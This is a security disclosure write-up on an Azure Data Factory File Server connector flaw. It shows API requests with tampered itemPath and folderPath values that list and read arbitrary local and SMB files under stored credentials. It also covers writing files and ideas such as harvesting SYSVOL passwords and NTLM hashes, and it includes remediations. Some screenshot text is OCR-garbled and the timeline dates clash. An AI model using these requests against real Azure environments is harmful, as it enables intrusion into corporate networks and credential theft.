In 2022, our team did security assessment for a business Azure environment. The scope was a resource group related to data pipelines run daily by the company and updated by multiple collaborators.

Apart from regular security misconfigurations in the RBAC permissions for the resources inside the group, we found out that we were able to fully compromise the internal network of the company straight from Azure Data Factory, using undocumented features and taking advantage of the lack of security guidelines from Microsoft.

> **Disclaimer**

We have no experience in using Data Factory as an Azure product. We are only focusing on the security issues we discovered during our mission. If we misunderstood something, please let us know, we would be happy to learn more !

#TLDR;

Azure Data Factory File Server credentials are supposed to be linked with a single Host and File location. Trying to change these parameters for a Man in the Middle scenario is not allowed by the UI.

However, it is possible to bypass this restriction by exploiting LFI/RFIcapable parameters in Data Factory API endpoints, allowing users with access to the File Server resource to read local and remote file and directory contents using the specified credentials. File access is relative to the network of the Integration Runtime server, on-premise.

This can lead to the compromission of On-Premise Active Directory assets straight from Azure if multiple misconfiguration are chained together :

- Weak firewall rules
- Privileged account used for File Server access
- Incorrect SMB ACLs
- Cleartext credentials inside GPO scripts

Overview of Azure Data Factory and the File Server connector

The data modeling and pipelines were built around Azure Data Factory, which provides a dedicated IDE for building data pipelines using all kind of data connectors.

An interesting feature of Azure Data Factory is the ability to run data transformations and data transfers on self-hosted instances, which Microsoft calls "Bring Your Own Cluster".

To host your own cluster, a *Microsoft Integration Runtime* (IR) agent must be installed on a server or workstation. The IR can then be selected from Azure to be used as a compute node for data modeling.

Microsof	oft Integration Runtime Configuration Manager				-	×	
Home	Settings	Diagnostics	Update	Help			

Self-hosted node is connected to the cloud service

Data Factory:	Formind-DataFactory			
Integration Runtime:	integrationRuntime1			
Node:	WINDOWS-10			
Stop Service				

Data Source Credential ①

Credential store:	On-premises		
Credential status:	In sync		
Last backup time:	N/A		
Generate Backup	Import Backup		

Connected to the cloud service (Data Factory V2)

In Data Factory, whenever you need to read or write data somewhere, a data connector of any kind must be created. One of the most basic data connector for IR instances is the *File Server* connector. This connector can be set up to open a file storage location, either locally or remotely, using SMB.

C

In most cases, access to the desired storage location must be authenticated using local Windows credentials or AD credentials in the case of a remote SMB location. Credentials are stored either in an Azure Keyvault or locally on the IR.

Here, we create a File Server location, which is the local IR instance we created before. However, to demonstrate the remote capabilities, we're using a SMB location and not an absolute file path.

We're creating a File Server service to reach the "Shared files" folder :

Form	nd-DataFactory 🖉 Rechercher		4	翳	P 🔅	?	R	alexandre.souleau@formind.fr SANDBOX SOC FMD
»	🔛 Data Factory 🗸 🏒 Tout v	Modifier le se Système de fie			olus 🗹			
	General	🥑 integrationR	untime1					~ 🖉
	Raramètres de fabrique							chines du runtime ocker dans Azure Key Vault.
0	Connections	Hôte * 🛈						
a	₿ Linked services	\\WINDOWS-10	Shared fi	iles\				
-	60- Integration runtimes	Nom d'utilisateur	*					
1	Microsoft Purview	mrsheepsheep						
	Source control	Mot de passe	Azure	e Key Va	ult			
	Oit configuration	Mot de passe *						
	🗊 ARM template	•••••	•					
	Author							Connexion établie
	🖗 Triggers	Appliquer	Annule	r				A Tester la connexion
_			,					
	indows 10 [En fonction] - Oracle V I Virtual							- 🗆 X
Fichier		Aide						- 🗆 X
0	Image: Image							- □ × ~ ?
Recy		IDOWS-10 >	~	ō	. م	Search W	/INDOWS-	
	 Downloads Documents Pictures Music Videos OneDrive This PC Network VBOXSVR WINDOWS-10 1 item 	Shared files	0				<u>^</u>	6:59 PM
-	P Type here to search		0	∐ŧ	C			へ 管 記 (1) 6:59 PM 1/31/2023 見

If stored in the IR, the credentials are encrypted using local DPAPI secrets. Azure stores a reference to these credentials, **coupled with the Host and SMB location**. If, for any reason, someone tries to modify the File Server configuration to specify another SMB location on the UI, the password field will be reset, indicating that it must be provided in order to save the connection.

You can see a reference to the credentials in the used to test the connection to the File Server here in many HTTP requests and responses from Azure API endpoints :

```
"name":"FileServer1",
"type":"Microsoft.DataFactory/factories/linkedservices",
"properties":(
    "annotations":[
    ],
    "type":"FileServer",
    "typePrometties":(
        "host":"\\\\WINDOWS-10\\Shared files\\",
        "userId":"mrsheepsheep",
        "encryptedCredential":
        "eyJDcmVk2W50aWFsSWQiOiJkMDA22DQxOS0zZTQ4LTQ4MmMtYmM4Ni0yYjUzNzMyMWI2YTAiLCJWZXJzaW9uIjoiMi4wIiwiQ2xhc3NUe
        XB1IjoiTW1jcm9zb2Z0LkRhdGFQcm94eS5Db3J1Lk1udGVyU2Vydm1jZURhdGFDb250cmFjdC5DcmVkZW50aWFsU1UwNkNZMTQifQ=="""
        "connectVia":{
        "referenceName":"integrationRuntime1",
        "type":"IntegrationRuntimeReference"
        }
      },
    }
```

Enumerating files and re-using the credentials outside of their scope

Let's create a new Dataset pulling CSV data from the new File Server we just added.

Connexion Schéma Régl	anes
Service lié *	FileServer1
Runtime d'intégration *	📀 integrationRuntime1 🗸 🦉 Modifier
Chemin d'accès au fichier *	\\WINDOWS-10\Share / Annuaire / Fichier 🖻 Parcourir 🗸 🍄 Aperçu des données 🗸

We can enumerate the files and folders inside the "Shared files" SMB share usig the "Browse" button. Here, this is the "My Files" directory contents.

Formi	nd-DataFactory	<i>ı</i>	۶	Rechercher			🙆
>>	🔛 Data Fact	tory 🗸 🗸	Parcourir				
1	Ressource	s de fabri	Sélectionnez un fic	hier ou un dos	sier.		
	▼ Filtrer les i	ressources pa	Dossier racine >	My Files			
	 Pipelines 		🗋 hello.txt				
0	Capture d	de données					
-	 Datasets 						
	• i Delimi	itedText1					
	Data flow	vs					
	Power Q	uery					
			A#G-b d- 1 414m				
			Affichage de 1 élén	ient			
			ОК А	nnuler			
	_						_
Fichier	ndows 10 [En for		e VM VirtualBox riphériques Aide	_	_	-	
			nphenques Alue			-	σ×
File	Home S	Share Vie	N				~ 🕐
← 1	→ • ↑ <mark>-</mark> •	Shared file	⇒ My Files	ٽ ~	🔎 Search My Files		
		Nam	2		Date modified	Туре	Size
*	Quick access Desktop	* 📑 H	ello		1/31/2023 6:54 PM	Text Document	t 1 KE
	Downloads	*					
<u></u>	Documents	*					
	Pictures	*					
J	Music						
-	Videos						
•	OneDrive						
	This PC						
- 💣	Network						
1 item	1	< Micr	osoft Edge				> ==
							7:40 PM
	ρο	μŧ	C 🔽 🕨	.		へ 管 臣 (1) 1/	/31/2023 🐔

Let's take a look at what the HTTP to enumerate directory contents look like :

```
1 POST
  /dataplane/subscriptions/64aeb51b-048e-4add-89cd-af326d3cd664/resourcegroups/Azure-DF-POC/provide
  rs/Microsoft.DataFactory/factories/Formind-DataFactory/enumerateItems?api-version=2018-06-01
  HTTP/1.1
2 Host: dpwesteurope.svc.datafactory.azure.com
 3 Content-Type: application/json
  X-Ms-Client-Request-Id: b947db22-55a1-46c7-9209-12dc4ab06042
5 X-Ms-Dataplane-Token:
  1dZ1goHJiBjpkOdwbTEBSFfK6xedt27aSKXW3qwbQ28V1YEOMdFGPwpdORGktMvCwUyvi+75mGckk8M5/PPF96CNgwcVEomIQ
  BqTKc1jYOkj72VBdPnLIqfGVML6z7VNaTyveBxg/mnsPjz45ZQE4rdCVe3ZEu9BxG5YQdMpJD9vu+N7hyKLW0erTuqzLod2+E
  FgbIAZzOlGL6xRY4PNNaRLfqJ+XY0ErAp4KyhWo47Y/kIayg67AkxES3PazbAhK2S56nGQtM+YqIYIgWpQX08+BbU11euD5r8
  ie/8S \texttt{wf}/\texttt{vz97nHSffK1RgRfvvvnP21clICwtMyC4oaf6AWAF3NbSo5aeN5jg2m5w/HDzcYFPyHLmUFdAR6SQhNkrUpwj/qrz3}
  jGLcTXr3UdtDYWymC+DgaGxH/GIAAAAObsXUItI+ME7MOAalcYWSLvRh8dTlvQ8R5qXYi5Ah8D
 6 Content-Length: 674
  Origin: https://adf.azure.com
8
  Te: trailers
9 Connection: close
11 {
    "connection":{
      "linkedService":{
    "name":"FileServer1",
    "type":"Microsoft.DataFactory/factories/linkedservices",
        "properties":{
          "annotations":[
         ],
          "type":"FileServer",
         "typeProperties":{
           "host":"\\\\WINDOWS-10\\Shared files\\",
"userId":"mrsheepsheep",
           "encryptedCredential":
           "eyJDcmVkZW50aWFsSWQi0iJkMDA22DQx0S0zZTQ4LTQ4MmMtYmM4Ni0yYjUzNzMyMWI2YTAiLCJWZXJzaW9uIj
           mFjdC5DcmVkZW50aWFsU1UwNkNZMT0if0=='
          "connectVia":{
           "referenceName":"integrationRuntime1",
           "type":"IntegrationRuntimeReference
         }
       }
      },
      "activityId":"b947db22-55a1-46c7-9209-12dc4ab06042",
      "tags":{
      }.
      "userAgent":"Madrid"
    "itemPath":"My Files"
```

And the response :

```
1 HTTP/1.1 200 OK
  Content-Length: 138
 3 Content-Type: application/json; charset=utf-8
 4 Vary: Origin
 5 Access-Control-Allow-Origin: https://adf.azure.com
 6 x-ms-correlation-request-id: 316e948f-ab51-496b-93cc-2bd25ae32c3a
 7 Date: Tue, 31 Jan 2023 18:41:39 GMT
8 Connection: close
10 {
11
     "items":[
12
       ł
         "name":"hello.txt",
          "path": "My Files/hello.txt",
14
         "isLeaf":true,
"type":"File"
15
16
17
       3
    1
18
19 }
```

When setting up the credentials on the File Server, it seemed obvious that the credentials and file server location are tied together. But unexpectedly, they are not!

In this case, we should be tied to the "Shared files" SMB share. Trying to tamper the "host" property to change the destination leads to an error:



But what happens if we try to specify an arbitrary `itemPath` attribute ?

1 HTTP/1.1 200 OF

1 POST	1 HTTP/1.1 200 OK
/dataplane/subscriptions/64aeb51b-048e-4add-89cd-af326d3cd664/resourcegroups/Azure-3F-POC/provide	2 Content-Length: 2324
rs/Hicrosoft.DataFactory/factories/Formind-DataFactory/enumerateItems7api-version=1018-06-01	3 Content-Type: application/ison; charact-stf-8
RTTP/1.1	4 Vary: Crigin
2 Nost: dpwesteurope.svc.datafactory.azure.com	5 Access-Control-Allow-Origin: https://adf.azure.com
3 Content-Type: application/ison	6 x-ms-correlation-request-id: 34c1584e-77cd-447f-acc8-c72689ba966b
4 X-Mm-Client-Request-Id: b97db22-55al-46c7-9209-12dc4abd6042	7 Date: Tue, 31 Jan 2023 10:21:56 GWT
5 X-Bar-Data Dane-Token:	8 Connection: close
 A - RB - Decap Lease - Local: EAAALS 1900 How With 14C 17As 1 wACAAS 109(13) TTpCvd3t82/FEV050vgeELsenCC7VODeLCH7PENAXRooPu3R0veDR4E78/ 	o connection: close
	10 4
U+bf/OdDJw91VKvtSbo1YdIT71EFeJWV819Ng02F2Hegbbef1zvmMSRUcfeVPEc(wkfNTo1KW3zo57Ed2Egdz3z50WaxO1dpP	
ldZigo%JiBjpkOdwbTEBSFfERExedt27aSIOW3qwbQ2SV1TEOMdFGPwpdORGktBvCwDyvi+75mGckkBM5/PPF96CRgwcVEcmIQ	11 "items":[
BqTEcl3YCK372VEdPaLIqEOVML6s7WMaTyve3xg/maxPjs45ZQE4zdCVe3ZEu58x05T0dMpJD9vu+N7by%LWDezTuqELod2+8	12 (
Fgb1&Izz01GL6x8Y4PHBMaPLfgJ+XY0Ex&p4EybWo47Y/klayg67&kxES3Pazb&hEIS56nGQtH+YqIYIgWpQX00+BbU1LeuD5r0	13 "name":"SRecycle.Bin",
ie/85wf/vz97zHSffKlRgRfvvvzP2lclDVtByC4oaf6AWAF3NbSo5aeN5jgCm5w/HDzcYFPyHLmUFdAR6SQbNkzUpwj/qz3	14 "path":"C:/\$Recycle.Bin",
j6LeTX:1UdtDTWysC+DgwGxE/GIAAAA0beXUItI+EETWOAa1eTWSLvRh8dT1v08F5gXY15Ah8D	15 "isLeaf"(false,
6 Content-Length: 669	16 "type":"Folder"
7 Origin: https://adf.arure.com	17 3,
Tel trailers	18 (
9 Connection: close	19 "name":"Boot",
10	20 "path":"C:/Soot",
11 4	21 "isteaf":faise,
"connection":(22 "type":"Folder"
"linkedService":(23 1,
"name":"FileServer1",	24 (
"type":"Hicrosoft.DataFactory/factories/linkedservices",	25 "name": "bootmgr",
"properties":(26 "path":"C:/bootmgr",
"apposations" [27 "isteat"itsue,
1.	20 "type":"File"
"type": "FileServer",	29 1,
"typeProperties":(30 (
"host":"\\\\WINDOWS-10\\Shared files\\",	31 "name": "BOOTNOIT",
"user Ld": "mrsheepsheep",	32 "path":"C:/SOUTIXI",
"encryptedCredential";	33 "isLeaf"itrue.
*eyJbcmVk2W50aWFw5W0101JkH0A22D0x050c2T04LT04KmKcYmM4N10yYj0zNzHyWW12YTA1LCJW2XJzaWFu1j	34 "type":"File"
0.814w1iw102xhc3NUeX81T501TW15cm9sh220LkRhd0F0cm94e55Db3J1Lk1ud0Vy02Vydm152URhd0FDb250c	35].
wF1dC5DcmVk2W5OaWFwU1Uw50m12WT0sf0=="	36 €
h.	37 "name": "BOOTSECT.BAK",
"connectVia":[38 "path":"C:/BOOTSECT.BAK",
"referenceSlame": "integrationFuntime1",	39 "laLeaf"itrue.
"type":"IntegrationFuntimeFaference"	<pre>40 "type":"File"</pre>
	(1),
	42
1.	43 "name":"Jocuments and Settings",
"activityit":"5947052-55a1-46c7-9209-120c4ab06042",	11 "path":"C:/Documents and Settings",
"taga":(45 "isleaf":false,
3.	46 "type":"Folder"
"user Agent": "Radrid"	47),
Martin Argentine 1 and and	40 (
"itemPath": "C:/"	49 "name":"DumpStack.log.tmp",
	50 "path":"C:/DumpStack.log.tmp",
4	5) fisleafficrue.

We get the full directory listing of the C drive ! This is the local filesystem of the IR node.

Enumerating contents of any directory is possible as long as the user we configured previously (here, the local administrator account) has privileges to do so. It is also possible to do that on a remote server, for example a Domain Controller "NETLOGON" share.

Reading files

1 POST

Now that we can enumerate directory contents, let's try to read some files.

Using the same CSV resource we created before, we can try to read the file contents using the "preview data" button. Let's read the `hello.txt` file and look at the HTTP request.

```
In our case, the browser sends a `POST` request to
`/dataplane/subscriptions/64aeb51b-048e-4add-89cd-
af326d3cd664/resourcegroups/Azure-DF-
POC/providers/Microsoft.DataFactory/factories/Formind-
DataFactory/executeTabularData?commandBehavior=Preview&previewCount=10&ap
i-version=2018-06-01`
```

Inside the JSON data, a `location` structure specifies the `fileName` and `folderPath` of the file we want to preview.

<pre>Low server 10 in the first construction for the first of communic construction of the first of the first</pre>	<pre>i #ETP/is/200 06 i #ETP/is/200 06 i Gentes-teptio 103 0 Gentes-teptio 103 0 Gentes-teption/100-Grapma Mr # access-cation-tellow-Grapma Mr # access-cation-tellow-Grapma Mr # Gentes-tellow-Grapma M</pre>	ερκ://atf.atf.atkie.lym 22854-00110-4612≤0712-4a10+884848028
<pre>"Value term:"; "addition of the set of</pre>	13 [*] ***********************************	
<pre>""""""""""""""""""""""""""""""""""""</pre>		Addeed In (Cat 12 100% Windows (OEP) 109-4 Inc (Cat 12 100% Windows (Cat 12 100\% Windows (Cat 12

Inside the $\GET\$ parameters, we can specify the (unlimited ?) number of rows we want to read in the file.

Let's change the file location to something outside of the File Server. Changing the `columnDelimiter`, `escapeChar` and `quoteChar` to empty values also help reading contents :

	20 "Prop 0":"# entry should be kept on an individual line. The IP address should"
F.	29 3,
"activityId":"0d27d0c1-4939-4940-b0d1-52a55a7iac54",	30 4
"twg#":("Prop 0":"# be placed in the first column followed by the corresponding host name."
"user Loent" "Radrid"	32 3.
	33 4
r 4 "command" : 6	34 "Prop_0":"# The IP address and the host name should be separated by at least one"
Command 11	35 1,
	34 4
"name":"DelimitedText1",	37 "Prop O"1"# space."
"properties":(38 1.
"1 Luke-dierviceMage" ()	39 4
"same":"FileTerver:",	40 "Prop 0":"#"
"type": "Ricrosoft.BataFactory/factories/linkedservices",	
"properties":4	41 3,
"anotation":[42 (
	43 "Prop_G":"# Additionally, comments (such as these) may be inserted on individual"
1.	44 1,
"type":"%iledetvet",	45 4
"Sype#x0pex51e#"11	46 "Prop 0":"# lines or following the machine name denoted by a '#' symbol."
"host";"////WINDOWS-10//Shared files//",	47 3.
"user Id": "mrsheepsheep",	
"encryptedCredential":	
*#y35cmWkTW50AWFw5W0101J/kMD42ID0x050uTT04LT04MeMtYmW4M10yTyUM18WH12TT41	
LC2W2X2 as West to 1814 WE 19102 she 1819 X811 to 1781 to 86 to 2014 Read of Court 4+35061211.	5V 34
RIGHTVTTVTHIIJJURGFDDJSDEFDCSDEWEJSCSDEWEITSCGFDJDURGSTETGEC	27 4
	52 "Prop_0":"# For example:"
5	53 1,
"connectVie":(54 4
"referenceWage":"integrationFuntimel",	SS "Peop O" ("#"
"type":"IntegrationSuntimeReference"	56 1.
,	57 4
1	50 "Prop_0":"# 102.54.94.97 rhino.acme.com # source server"
L.	
"annotations":[59 3,
1.	
Truna Tr The Line rad Text T	41 "Prop_G":"# 30.75.63.10 x.acme.com # x client host"
"typeProperties":(62),
"Toronk Jon" (I	43 (
	64 "Prop_0":"# localhost name resolution is handled within DNS itself."
"type":"TileServerLocation",	45 3,
"fileName": "hosts",	44 4
"folderPath": "C:/Windows/Systemd2/drivers/etc"	67 "Prop_O"("#\617.0.0.1 Localhost"
3.	65 1,
"columnbelimiter":",	
"escapeChae")"",	70 "Prop 0":"#\t::1 Localhost"
"quote Chap":	70 Prop_0-1-Sterry Docation-
	22 1,
	73 *#FEW05WE#*1\$
"storedettings":(74 4
	75 "physicalHase":"Frop_0",
	76 "type":"String",
L 7	77 "logicalType":"String",
,	78 "name":"Prop 0".

And there we go, reading arbitrary files !

Using a remote SMB path just works as well :



Writing files

Yes, we can also write arbitrary files.

This is a bit trickier, however.

We need to create a new pipeline with the "Copy data" activity.


> Source : create a new binary from any available linked service. HTTP is the easiest in our opinion.

> Destination : create a new binary to the existing File Service, set an arbitrary or empty path.

The contents of the source will be copied into the destination, if you have the rights to do so.

We identified two different behaviors when trying to write files :

When writing a file locally, the `DIAHostService` acccount writes the file
 When writing a file over SMB (even when reaching the local host), the `DIAHostService` impersonates the account configured on the File Service.



Attack vectors and ideas


Leaking sensitive data from remote SMB shares

Such as a DC's `SYSVOL` containing startup scripts, useful for collecting technical information, or even passwords!

		- Marce-POC-AD [En function] - Oracle VM VistualBox
Send Cancel < 1 > 7 Target: https://dpwesteurope.svc.datafactory.azure.com	🖉 нттял 🕐	Fichier Machine foran Entrée Périphériques Aide
Request		1 III
Pretty Raw Hick	📰 vi 🗉 🖷	Corbeille
<pre>"###fif*1"-CONTORON_CITESTERTYS", "#settypedicatestall" "#pliewb/fif5040*#52101188/Fi601W001W01LTBARDACOTVIES0y*CS#ENDIC=FIELC2WERDEDWFJ011 ETEND(Dem") " " " " " " " " " " " " " " " " " "</pre>	1797174088 (CTC) 27	Image: Standard Standa
⑦③ (€) ◆ [secol.]	0 matches	eanpoe
Response	= v =	Paranètes de sotats : Organiser • Neuvresu dessier
Prefty Haw Next Hander 1 HTTP/1.1.000 CM 1 <		OK Parsa Brann Brann

Leaking the NTLM hash of the File Server account

Since this is a SSRF, we can also use that to obtain NTLM credentials of the configured account if the firewall allows it :



Network reconnaissance

We didn't find a way to weaponize this bug to scan networks. The File Server resource only supports SMB on port 445 and local files.

There is no difference in response content or delay when trying to reach an unreachable IP.

Disclosure

MSRPC has been contacted regarding this issue and has determined too many misconfigurations were required to exploit this. Yet, they agreed the documentation as of 12/2023 lacks security guidelines to prevent these misconfigurations.

We have MSRPC approval to disclose this issue.

Timeline

- 09/12/2022 - Successfully compromised the client's environment from Azure via Data Factory
- 13/12/2022 - Issue reported to MSRC as VULN-082001
- 21/12/2022 - MSRC determined the issue is By Design and too many misconfigurations are required for any security impact
- 31/01/2022 - Sent draft for disclosure post
- ??/01/2022 - Draft approved, post published

Discoverers

- Luc ROMAIN

- Alexandre SOULEAU

Remediations

Basically, these are the two misconfigurations that must be fixed and that Microsoft cannot take responsibility of:

- Privileges of the File Server account on the different SMB shares and local filesystem, including remote shares. Make sure this account is dedicated to Azure Data Factory usage and/or Integration Runtime features and has no access besides the intended shares. Make this account local if possible, to prevent re-using this account inside an Active Directory environment.

- Network segregation and firewall rules. Prevent unwanted SMB traffic from the IR node. Runtime Integration nodes should be considered exposed to the internet since they can be remotely accessed by Azure.

From our point of view, Microsoft should also fix the issue on their side. The IR node should check whether the File Server `host` attribute matches the requested file path, and not trust data coming from Azure.